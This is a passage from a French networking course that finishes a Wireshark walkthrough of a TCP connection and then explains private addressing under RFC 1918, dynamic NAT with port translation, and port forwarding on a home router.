...0 .... = Nonce: Not set
.... 0... = Congestion Window Reduced (CWR): Not set
.... .0.. = ECN-Echo: Not set
.... ..0. = Urgent: Not set
.... ...0 = Acknowledgement: Not set
.... .... 0... = Push: Not set
.... ..... 0.. = Reset: Not set
▶ .... .... .1. = Syn: Set
.... .... ...0 = Fin: Not set
```

### Détail des flags

Nous voyons bien ici **les 6 flags** que nous connaissons, URG, ACK, PSH, RST, SYN et FIN. Parmi ceux-ci, **seul le flag SYN est positionné**.

Le premier segment de notre connexion est bien un segment SYN de demande d'ouverture de connexion.



Il y a d'autres éléments de l'en-tête TCP que Wireshark considère comme étant des flags (Nonce, Congestion, etc.), mais nous ne nous y intéresserons pas, car ils concernent des fonctions avancées du protocole TCP qui sortent du cadre de ce cours.

Si l'on clique sur le second paquet de la connexion, nous pouvons voir dans la couche 4 les flags SYN et ACK positionnés. Et de la même façon pour le flag ACK dans le troisième.

Notre connexion TCP est donc bien initialisée.

Nous devrions par conséquent avoir dans les prochains paquets les échanges applicatifs, c'est-à-dire les échanges web, de couche 7.

Effectivement, nous pouvons déjà voir que la trame contient une couche supplémentaire après la couche TCP. C'est notre protocole web dans la couche applicative.

```
▶ Frame 53: 995 bytes on wire (7960 bits), 995 bytes captured (7960 bits) on interface 0
▶ Ethernet II, Src: Apple_16:21:84 (00:26:bb:16:21:84), Dst: PlanetTe_27:a4:ec (00:30:4f:27:a4:ec)
▶ Internet Protocol Version 4, Src: 10.8.98.0 (10.8.98.0), Dst: 80.248.210.229 (80.248.210.229)
▶ Transmission Control Protocol, Src Port: 50397 (50397), Dst Port: http (80), Seq: 1, Ack: 1, Len: 929
▶ Hypertext Transfer Protocol
```

### Couche applicative dans notre paquet

Nous allons pouvoir cliquer sur le petit triangle pour en développer le contenu.

```
▼ Hypertext Transfer Protocol
▶ GET / HTTP/1.1\r\n
Host: www.siteduzero.com\r\n
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:15.0) Gecko/20100101 Firefox/15.0.1\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3\r\n
Accept-Encoding: gzip, deflate\r\n
DNT: 1\r\n
Connection: keep-alive\r\n
[truncated] Cookie: __utma=207434001.861137688.1345566453.1347620797.1347630665.108; __utms=207434001.
Cache-Control: max-age=0\r\n
\r\n
[Full request URI: http://www.siteduzero.com/]
```

### Contenu applicatif

Il s'agit d'une requête web vers le Site du Zéro !

Nous pouvons voir ensuite différents paquets échangés entre le client et le serveur du Site du Zéro. Ces paquets peuvent être applicatifs, mais il y a aussi des paquets qui ne contiennent pas de données applicatives. On appelle ces paquets des **paquets de signalisation**.

Ils servent à maintenir proprement la connexion entre les deux machines en indiquant en permanence à l'autre machine où en est la connexion. C'est ce qui permet de garantir qu'aucune information ne sera perdue lors des échanges, nous le verrons plus tard en détail.

Une fois que notre navigateur a reçu toutes les informations et que le site s'affiche, il nous reste à clore proprement la connexion TCP. Comme vous le savez, cela se fait avec la séquence FIN+ACK, FIN+ACK, ACK.

80.248.210.229	10.8.98.0	TCP	66 http > 50397 [FIN, ACK] Seq=84447 Ack=13168 Win=41216 Len=0
10.8.98.0	80.248.210.229	TCP	66 50397 > http [ACK] Seq=13168 Ack=84448 Win=131072 Len=0 TSval=
10.8.98.0	80.248.210.229	TCP	66 50397 > http [FIN, ACK] Seq=13168 Ack=84448 Win=131072 Len=0
80.248.210.229	10.8.98.0	TCP	66 http > 50397 [ACK] Seq=84448 Ack=13169 Win=41216 Len=0 TSval=

### Fermeture de la connexion TCP



Nous voyons ici qu'un segment TCP ACK est venu se glisser dans notre séquence, mais cela ne pose aucun problème. Tant qu'un des sens de la connexion TCP n'est pas fermé, il est toujours possible d'envoyer des paquets.

Nous pouvons voir en détail les flags FIN et ACK positionnés dans les paquets.

```
▼ Flags: 0x011 (FIN, ACK)
 000. .... = Reserved: Not set
...0 .... = Nonce: Not set
.... 0... = Congestion Window Reduced (CWR): Not set
.... .0.. = ECN-Echo: Not set
.... ..0. = Urgent: Not set
.... ...1 = Acknowledgment: Set
.... ....0.. = Push: Not set
.... .....0.. = Reset: Not set
.... ....0.. = Syn: Not set
▶ .... ....1 = Fin: Set
```

### Flags FIN et ACK en fin de connexion

Notre connexion est bel et bien fermée !

## Conclusion

Grâce au **sniffer Wireshark**, nous avons pu voir les paquets qui circulaient sur notre réseau, et même suivre en détail le **déroulement d'une connexion TCP** qui a bien confirmé ce que nous avons appris.

Vous aurez maintenant la possibilité d'aller voir ce qui se passe, en détail, au niveau réseau, si jamais vous avez des problèmes de connexion.

Le sniffer est un outil indispensable pour un administrateur réseau dès lors qu'il veut comprendre en détail ce qui peut empêcher le bon fonctionnement de celui-ci. Chaque fois que vous aurez du mal à comprendre un mécanisme réseau, ou que vous devrez comprendre en détail ce qui ne fonctionne pas, le sniffer sera votre meilleur allié !

## Ce qu'il faut retenir

- Les **adresses des applications** réseau sur notre machine, qui sont **les ports**.
- La couche 4 contient deux protocoles, **TCP et UDP**, qui diffèrent car TCP est en mode connecté.
- Vous comprenez concrètement ce qui circule sur le réseau grâce à l'utilisation d'un sniffer.

Si vous êtes arrivé jusqu'ici en étudiant correctement le cours et en vous exerçant avec les TP, vous connaissez maintenant le réseau !

Nous avons désormais une vision globale des couches réseau et nous avons un peu pratiqué ; voyons maintenant comment rendre nos applications joignables quand elles se situent sur un réseau privé, comme derrière une box chez vous.

# 13

# La NAT et le port forwarding

Dans ce chapitre, nous allons voir pourquoi il a été nécessaire de mettre en place la NAT sur Internet et quelle est son utilité.

Nous verrons ensuite quelques exemples pratiques de mise en place de NAT.

Ce chapitre n'est pas simple et il est très important. Aussi, prenez bien le temps de comprendre et d'assimiler son contenu !

## Pourquoi la NAT ?

### Un peu d'histoire

#### *Les problèmes*

NAT signifie *Network Address Translation*, soit « translation d'adresses » en français. La NAT répond à **deux problèmes majeurs**, le second étant engendré par le premier :

- tout d'abord un problème de pénurie d'adresses sur Internet, solutionné en spécialisant certaines plages d'adresses IP pour une utilisation privée ;
- ensuite un problème d'accès à Internet via ces adresses IP privées.

Examinons-les l'un après l'autre.

#### *La pénurie d'adresses*

Nous avons vu qu'Internet est composé de réseaux interconnectés.





Combien de machines Internet peut-il contenir ? Y a-t-il une limite ? Quel serait le facteur limitant ?

Si vous vous souvenez de ce que nous avons dit sur la couche 3, il y a bien un facteur limitant au nombre de machines possibles sur Internet, à savoir **le nombre d'adresses IP disponibles**.

En effet, une adresse IP est codée sur 4 octets, soit 32 bits. Elle peut donc prendre  $2^{32}$  valeurs, soit environ 4 milliards.




Il peut donc y avoir 4 milliards d'adresses IP dans le monde.

C'est beaucoup... ou pas.


En effet, à l'échelle d'Internet et de sa croissance, 4 milliards c'est bien peu. Et d'ailleurs, nous avons quasiment utilisé tous les blocs d'adresses disponibles sur Internet... Nous ne pouvons plus ajouter de nouvelles machines sur Internet...

Les trois figures suivantes présentent des tableaux illustrant l'utilisation des blocs d'adresses sur Internet, en 1993, 2000 et 2007. Chaque chiffre correspond au premier octet d'un bloc d'adresses (par exemple, la case 52 représente tous les réseaux commençant par 52, soit 52.X.X.X).




Utilisation des blocs d'adresses IP en 1993





Utilisation des blocs d'adresses IP en 2000



Utilisation des blocs d'adresses IP en 2007

On peut voir que dès 2007, les plages disponibles étaient restreintes. On considère que la totalité des plages étaient utilisées en juin 2012. Aujourd'hui, l'organisme qui gère la distribution des adresses sur Internet fait tout son possible pour libérer certaines grandes plages afin de rendre de nouvelles adresses disponibles, mais la fin est proche...



Comment peut-on garder son calme alors que la fin de l'évolution d'Internet est proche ?

Il suffit d'avoir un flegme naturel et extraordinaire. :D

Ou bien il suffit de savoir que la NAT répond à une partie du problème posé par la pénurie d'adresses et surtout, qu'un nouveau standard de protocole IP est en cours de mise en place et réglera ce problème. Il s'agit d'**IPv6**.

La solution temporaire : l'adressage privé

L'idée est la suivante : comme certains réseaux sont privés et que les machines sur ces réseaux **n'ont pas besoin d'être jointes depuis Internet** (elles sont de simples clients, mais pas des serveurs), il n'est pas nécessaire de fournir une adresse IP publique à chacune d'entre elles.

Ainsi, on s'est dit qu'on pourrait donner des adresses IP privées à ces machines.



C'est quoi une adresse privée ?

C'est une adresse qui a été réservée pour une utilisation privée.

En résumé, on a **réservé une certaine plage d'adresses** pour une utilisation privée. Cette plage d'adresses n'est donc pas utilisée sur Internet, elle est réservée pour tous les réseaux du monde entier qui n'ont pas besoin d'être joints depuis Internet.



Si l'adresse indiquée au dos de votre box commence souvent par 192.168.x.x ou 10.x.x.x, ce n'est pas un hasard !

Dans mon école, par exemple, les élèves ont besoin d'accéder à Internet mais ne font pas tourner de services qui ont besoin d'être accessibles. Un adressage privé est donc tout à fait adapté !

Voyons à présent comment ces adresses ont été choisies.

La RFC 1918

Comme nous l'avons vu dans le chapitre sur l'adressage IP, la RFC 1918 précise les adresses à utiliser sur un réseau local.

Ce document stipule que si vous voulez créer un réseau local, vous **devez** utiliser des adresses réservées pour un réseau privé parmi les suivantes :

10.0.0.0/8  
172.16.0.0/12  
192.168.0.0/16

Voilà, vous savez maintenant quelles adresses utiliser sur votre réseau local. Toutefois, la plupart du temps, c'est votre box qui vous fournit une adresse et qui vous impose l'utilisation d'une adresse parmi ces plages.



Que se passe-t-il si l'on ne respecte pas les plages indiquées par la RFC ?

Ce n'est pas bien de ne pas respecter les normes d'Internet, mais cela fonctionnera... ou presque.

Vous arriverez à surfer partout sur Internet, **sauf** sur les réseaux à qui appartiennent réellement les adresses que vous avez utilisées.

Ce n'est pas clair ? Prenons un exemple.

Vous venez de recevoir votre tout nouveau routeur et vous souhaitez connecter entre elles vos machines chez vous. Au moment de choisir un adressage pour le réseau, vous prenez arbitrairement le réseau 74.125.230.0/24 (c'est un peu tordu comme choix, mais soit).

Vous branchez les machines entre elles et essayez de les pinguer... ça fonctionne !

Vous configurez le routeur comme passerelle par défaut, vous le branchez à Internet et essayez de naviguer... ça fonctionne encore !

Tout semble aller à merveille. Vous jouez à vos jeux préférés, vous envoyez et recevez vos e-mails, tout va bien.

Puis, vous essayez d'aller sur Google pour faire une recherche et là... ça ne fonctionne pas !



Que se passe-t-il ?

Sans le savoir, vous avez choisi **le même réseau que celui des serveurs de Google**, 74.125.230.0/24. C'est ce qui explique que vous ne pouvez plus les joindre désormais.

Regardons ce qui se passe exactement au niveau de votre machine.

Pour mieux comprendre, observons notre table de routage. Elle doit ressembler à ceci :

TABLE DE ROUTAGE DE NOTRE MACHINE	
Réseau à joindre	Passerelle
74.125.230.0/24	74.125.230.1
défaut	La box !

Ainsi, quand nous essayons de nous connecter à <http://www.google.fr/> qui a comme adresse IP 74.125.230.84, notre table de routage nous dit qu'**il faut rester sur le réseau local**. Par conséquent, notre requête ne partira pas sur Internet et nous n'aurons jamais de réponse de Google.

Le fait **d'avoir choisi arbitrairement** une plage d'adresses en dehors de celles préconisées par la RFC 1918 nous empêche d'accéder aux vrais réseaux qui possèdent ces adresses.

À l'inverse, étant donné que **les réseaux de la RFC 1918 n'appartiennent à personne sur Internet**, nous sommes sûrs de ne pas nous priver d'accès à quelque réseau que ce soit en les choisissant.

Vous saurez donc maintenant choisir proprement vos adresses pour vos réseaux si vous devez en créer.



Si vous essayez de pinguer Google, vous aurez peut-être remarqué que vous avez obtenu une autre adresse IP pour le serveur Google que celle que j'ai indiquée. C'est normal car Google possède des milliers de sites identiques sur Internet pour garantir la disponibilité du service. Il y a donc de très nombreuses adresses IP possibles pour les serveurs de Google.

## L'accès à Internet via les adresses IP privées

La NAT va permettre à nos machines possédant des adresses privées sur notre réseau local d'aller quand même sur Internet comme si elles possédaient des adresses IP publiques.

Imaginons que vous êtes chez vous, derrière votre box, avec un adressage privé en 192.168.0.0/24.

L'adresse de votre machine est : 192.168.0.1/24.

Voici ce qui se passerait si nous n'avions pas de NAT et que nous voulions joindre un site sur Internet, par exemple <http://www.siteduzero.fr/>, dont l'adresse IP est 217.70.184.38 au moment de ma requête.

Votre machine fabrique une jolie trame à envoyer sur le réseau avec le contenu suivant :

Adresse MAC DST	Adresse MAC SRC	Protocole de couche 3	...	@IP source, 192.168.0.1	@IP destination, <a href="http://www.siteduzero.fr">www.siteduzero.fr</a> -> <a href="http://www.siteduzero.fr/">http://www.siteduzero.fr/</a> ] soit 217.70.184.38	CRC
--------------------	--------------------	--------------------------	-----	----------------------------	---	-----

Trame Ethernet qui contient le datagramme IP



Cette trame présente à la fois les informations de couche 2 ET celles de couche 3, vu que celles-ci sont encapsulées dans la trame de couche 2.

Par la suite, cette trame va aller de routeur en routeur sur Internet en fonction de son adresse IP de destination (ici 217.70.184.38). Elle ira donc bien jusqu'à <http://www.siteduzero.fr/>.

Tout se passe bien, ouf ! Mais attention au retour... Le Site du Zéro va nous répondre à l'adresse spécifiée comme adresse IP source dans le datagramme d'origine...

Catastrophe, **cette adresse est une adresse privée** (192.168.0.1) qui n'appartient à personne sur Internet et qui ne peut donc pas être routée ! Notre trame va arriver à un routeur au cœur d'Internet, qui va la bloquer, car il sait qu'une adresse privée n'est pas censée se balader sur Internet. Dans ce cas, nous n'aurons jamais de réponse de la part de Google.

De manière générale, **nous n'aurons jamais de réponses à des requêtes envoyées sur Internet** quand nous utilisons des adresses privées...

Il va falloir trouver une solution à ce problème : la NAT !

## Fonctionnement de la NAT

### Principe

Nous avons identifié le problème. Quand un paquet est envoyé sur Internet, la réponse ne revient pas car l'adresse IP de destination est une adresse privée.

Or, cette adresse IP de destination dans la réponse est en fait **l'adresse IP source** qui était indiquée dans la requête !

Il faudrait donc que cette adresse IP source, qui est privée, puisse être remplacée par une adresse publique. C'est là tout le principe de la NAT !

### Un peu de vocabulaire

Il existe deux types de NAT différents : la NAT dynamique et la NAT statique.

- La NAT dynamique associe  **$n$  adresses privées à une seule adresse publique**. Ainsi, on peut connecter  $n$  machines en n'utilisant qu'une seule adresse publique. On économise donc des adresses.
- La NAT statique, qui fixe **une adresse publique pour chaque adresse privée**. On n'économise donc... rien du tout !

Dans la suite du cours, nous ne nous intéresserons qu'à la NAT dynamique, la NAT statique étant aujourd'hui très peu utilisée car elle ne répond pas au problème de la pénurie d'adresses IP.

### Fonctionnement de la NAT dynamique


Il nous faut maintenant changer l'adresse IP source dans un paquet envoyé sur Internet pour y mettre une adresse IP publique.



Mais laquelle choisir ?

C'est simple, nous allons tout simplement utiliser l'adresse IP du routeur qui fait la liaison entre notre réseau privé et Internet, réseau public. En effet, ce routeur possède une adresse IP publique du côté d'Internet.

Prenons l'exemple de votre réseau domestique, derrière votre box Internet.



Réseau local derrière une box Internet

Les adresses locales sont sur le réseau 192.168.0.0/24 qui est bien un réseau privé. On voit bien aussi l'adresse 82.238.22.47 qui est l'adresse publique de notre box (choisie au hasard).

Regardons maintenant ce qui se passe dans le cas de la NAT lors de l'envoi d'un paquet sur Internet.

1. Envoi sur le réseau local d'une requête au Site du Zéro :

Adresse MAC Box	Adresse MAC de 192.168.0.1	Protocole de couche 3	...	@IP source, 192.168.0.1	@IP destination, <a href="http://www.siteduzero.fr">www.siteduzero.fr</a> -> <a href="http://www.siteduzero.fr">http://www.siteduzero.fr</a> ] soit 217.70.184.38	CRC
--------------------	----------------------------------	-----------------------------	-----	----------------------------	---	-----

Trame Ethernet en sortie de la machine 192.168.0.1

2. NAT du paquet par le routeur

Adresse MAC routeur sur Internet	Adresse MAC box	Protocole de couche 3	...	@IP source, 82.238.22.47	@IP destination, <a href="http://www.siteduzero.fr">www.siteduzero.fr</a> -> <a href="http://www.siteduzero.fr">http://www.siteduzero.fr</a> ] soit 217.70.184.38	CRC
--	--------------------	-----------------------------	-----	-----------------------------	--	-----

Trame Ethernet en sortie de la box

On voit bien ici que **l'adresse IP source a été changée** pour mettre celle de la box. Ainsi, notre paquet va aller jusqu'au Site du Zéro, et celui-ci va répondre à l'adresse IP 82.238.22.47, qui est celle de notre box.



Comment la box va-t-elle pouvoir renvoyer le paquet à la bonne machine sur le réseau local ? Que se passe-t-il si plusieurs machines font des requêtes en même temps sur le Site du Zéro ?

Pour l'instant, notre box n'a **aucun moyen** de savoir à quelle machine en interne elle doit renvoyer le paquet. Nous allons voir que nous pouvons utiliser les ports de la couche 4 pour ajouter une information qui nous permettra de savoir quelle machine a envoyé la requête !

### Utilisation des ports de la couche 4

Lors de l'établissement d'une connexion, que ce soit en TCP ou en UDP, un port source est choisi par la machine qui émet la requête. Nous allons nous servir de ce port, choisi aléatoirement entre 1 024 et 65 535, pour identifier la machine qui a émis la requête à l'origine.

Si nous reprenons l'envoi de la trame et que nous y ajoutons les informations de couche 4, nous obtenons ceci :

Adresse MAC Box	Adresse MAC de 192.168.0.1	Protocole de couche 3	...	192.168.0.1	217.70.184.38	Port source 10277	Port de destina- tion 80	CRC
--------------------	----------------------------------	-----------------------------	-----	-------------	---------------	-------------------------	--------------------------------	-----

Trame Ethernet en sortie de la machine 192.168.0.1

La box va recevoir ce paquet et pourra noter la correspondance entre l'adresse IP source 192.168.0.1 et le port source utilisé 10277.

En fait, elle note même un quadruplet d'informations dans une table, la **table NAT** !

TABLE NAT	
@IP SRC, @IP DST, port SRC, port DST	@IP SRC, @IP DST, port SRC, port DST
192.168.0.1, 217.70.184.38, 10277, 80	82.238.22.47, 217.70.184.38, 10277, 80

On y trouve d'un côté les informations sur le réseau local, et de l'autre les informations à la sortie de la box, après que la NAT ait eu lieu.

Regardons maintenant le paquet renvoyé par la box :

Adresse MAC routeur sur Internet	Adresse MAC box	Protocole de couche 3	...	82.238.22.47	217.70.184.38	Port source 10277	Port de destina- tion 80	CRC
--	--------------------	-----------------------------	-----	--------------	---------------	-------------------------	--------------------------------	-----

Trame Ethernet en sortie de la box

Le Site du Zéro va répondre à cette requête et il va envoyer un paquet à notre box :

Adresse MAC routeur sur Internet	Adresse MAC site du zéro	Protocole de couche 3	...	217.70.184.38	82.238.22.47	Port source 80	Port de destination 10277	CRC
--	--------------------------------	-----------------------------	-----	---------------	--------------	----------------------	---------------------------------	-----

Trame Ethernet en sortie du Site du Zéro

La box recevant ce paquet va pouvoir regarder dans sa table NAT et voir que ce paquet doit être « naté » en sens inverse et renvoyé à 192.168.0.1.

TABLE NAT	
@IP SRC, @IP DST, port SRC, port DST	@IP SRC, @IP DST, port SRC, port DST
192.168.0.1, 217.70.184.38, 10277, 80	82.238.22.47, 217.70.184.38, 10277, 80

Ainsi, notre machine 192.168.0.1 qui a envoyé une requête sur Internet, avec son adresse IP privée, va quand même pouvoir recevoir la réponse.

N'est-ce pas magnifique ? Oui, enfin presque...

Nous n'en avons pas encore tout à fait fini avec la NAT dynamique.

Imaginons, par le plus grand des hasards, que deux machines sur notre réseau local fassent une requête vers le Site du Zéro, en utilisant le même port source.

La table NAT de la box serait la suivante :

TABLE NAT	
@IP SRC, @IP DST, port SRC, port DST	@IP SRC, @IP DST, port SRC, port DST
192.168.0.1, 217.70.184.38, 10277, 80	82.238.22.47, 217.70.184.38, 10277, 80
192.168.0.2, 217.70.184.38, 10277, 80	82.238.22.47, 217.70.184.38, 10277, 80

On se rend alors compte que les informations **de la colonne de droite sont parfaitement identiques**.

Au retour d'un paquet appartenant à l'une ou l'autre des connexions, la box n'aura aucun moyen de savoir si c'est 192.168.0.1 ou 192.168.0.2 qui doit recevoir la réponse...

Par conséquent, le choix du port source comme élément différenciateur n'est pas suffisant. Il va encore falloir trouver une astuce.

### ***La box entre en jeu***

Il existe un moyen simple de s'assurer que toutes les requêtes qui sortiront n'auront jamais le même port source : il suffit que ce soit la box qui détermine le port source.

Ainsi, la box modifiera à la fois l'adresse IP source ET le port source.



Pour notre exemple précédent, cela donnerait la table NAT suivante :

TABLE NAT	
@IP SRC, @IP DST, port SRC, port DST	@IP SRC, @IP DST, port SRC, port DST
192.168.0.1, 217.70.184.38, 10277, 80	82.238.22.47, 217.70.184.38, 2356, 80
192.168.0.2, 217.70.184.38, 10277, 80	82.238.22.47, 217.70.184.38, 2357, 80

On voit maintenant que lorsqu'un paquet reviendra avec comme port destination 2356, la box saura qu'il s'agit d'un paquet à destination de 192.168.0.1 et que, lorsqu'il reviendra avec comme port de destination 2357, ce sera pour la machine 2357.



C'est la box elle-même qui choisit le port source, c'est pourquoi nous sommes certains que nous n'aurons jamais deux fois le même port !

Récapitulons un peu ce que nous venons de voir.

## Récapitulatif

Nous avons vu que la NAT dynamique permet à des machines connectées sur un réseau local **à adressage privé d'accéder à Internet** en utilisant l'adresse IP publique du routeur qui fait la liaison entre le réseau interne et Internet.

On économise ainsi beaucoup d'adresses IP, car on n'utilise qu'une seule adresse publique pour toutes les machines qui sont sur le réseau privé.



Y a-t-il une limite au nombre de machines sur le réseau privé ?

Théoriquement, oui.

La box ne peut allouer que **65 535 ports**. S'ils sont tous utilisés, la box ne peut pas accepter de nouvelle connexion. Si les 65 535 machines ouvrent chacune une connexion, alors on atteint les limites.

Or, la plupart du temps, les machines ont plus d'une seule connexion ouverte. En considérant qu'une machine **ouvre en moyenne une dizaine de connexions en parallèle**, on peut estimer raisonnablement pouvoir brancher 6 000 machines derrière un routeur qui fait de la NAT.

En pratique, avoir une unique adresse IP pour 6 000 machines est quand même rare, car les entreprises qui ont autant de machines ont souvent plusieurs adresses IP publiques à leur disposition et cette limite due à la NAT n'est quasiment jamais étudiée ni atteinte. Quoi qu'il en soit, pour ce qui vous intéresse, vous ne devriez jamais atteindre cette limite chez vous, derrière votre box.

## Des problèmes, encore des problèmes

Et des solutions !

Depuis le début du cours, nous avons souvent identifié des problèmes, mais chaque fois nous avons réussi à y apporter des solutions. :D



Nous avons vu que nous nous servons des ports pour réaliser la NAT dynamique. Les ports existent en TCP et UDP, mais qu'en est-il des autres protocoles qui n'ont pas de ports ? Comme ICMP ou à ARP...

En fait, des **solutions spécifiques** sont mises en place pour à peu près tous les protocoles existants. On étudie le contenu des en-têtes pour y trouver des éléments qui sont propres à chaque connexion, et on peut alors suivre les connexions individuellement.



Qu'en est-il du protocole ARP ?

Les plus perspicaces d'entre vous l'auront compris : **ARP n'est pas concerné par la NAT** car c'est un protocole local basé sur le broadcast. Il ne passe donc jamais à travers un routeur et n'est donc jamais concerné par la NAT.

Cependant, nous avons encore des problèmes à étudier, notamment un problème majeur !


### **Accéder à Internet c'est bien, mais pouvoir être joint c'est mieux !**

En effet, grâce à la NAT dynamique, nous pouvons sortir sur Internet en ayant une adresse privée.

En revanche, **quelqu'un de l'extérieur ne peut pas nous joindre**.

Nous n'avons qu'une seule adresse publique et n adresses privées. Ainsi, lors de l'établissement d'une connexion depuis l'extérieur, le routeur n'a aucun moyen de savoir pour quelle machine privée est la requête.

Quand c'est une machine interne qui initialise la connexion, le routeur peut noter les informations de connexion et ainsi identifier le paquet au retour. En revanche, quand le premier paquet d'une connexion arrive de l'extérieur, le routeur n'a aucun moyen de savoir pour qui est la requête.




Sens de connexion possible avec la NAT



La NAT dynamique pose donc un sérieux problème : il est possible de sortir vers Internet, mais il n'est pas possible à des machines d'Internet de nous joindre directement.

Comme toujours, nous allons trouver une solution à ce problème !

Imaginons que nous faisons tourner un service sur notre machine sur le réseau local privé. Par exemple, un serveur web qui tourne sur le port 80 de la machine 192.168.0.1.



Réseau local avec serveur web

Si quelqu'un veut accéder à notre réseau, la seule porte d'entrée est l'adresse IP publique 82.238.22.47. S'il s'adresse au port 80 de ce routeur, il y a deux cas possibles :

- soit un serveur web est présent sur le routeur et la personne tombera dessus ;
- soit il n'y a pas de serveur web et le routeur renverra un segment TCP avec le flag RST positionné.

Dans les deux cas, la personne n'arrivera pas sur notre joli site web local...

Il y a pourtant bien une solution : il est possible de dire à notre routeur de rediriger la requête spécifiquement vers notre machine 192.168.0.1 en fonction du port sur lequel la requête a lieu. Cela s'appelle le **port forwarding** !

## Le port forwarding


### Principe



Le port forwarding consiste à rediriger un port de notre routeur vers un port donné sur une machine locale.

Pour notre exemple précédent, nous allons dire au routeur que tout paquet arrivant sur son port 80 devra être redirigé vers la machine d'adresse 192.168.0.1 sur le port 80.

TABLE DE PORT FORWARDING			
@IP externe 82.238.22.47	Port externe TCP 80	@IP interne 192.168.0.1	Port interne TCP 80



Port forwarding vers notre serveur web

Ainsi, toute personne accédant à notre adresse IP publique sur le port 80 sera automatiquement redirigée, sans même le savoir, vers notre serveur web local.

Grâce au port forwarding, notre serveur peut ainsi **être joignable depuis l'extérieur**.

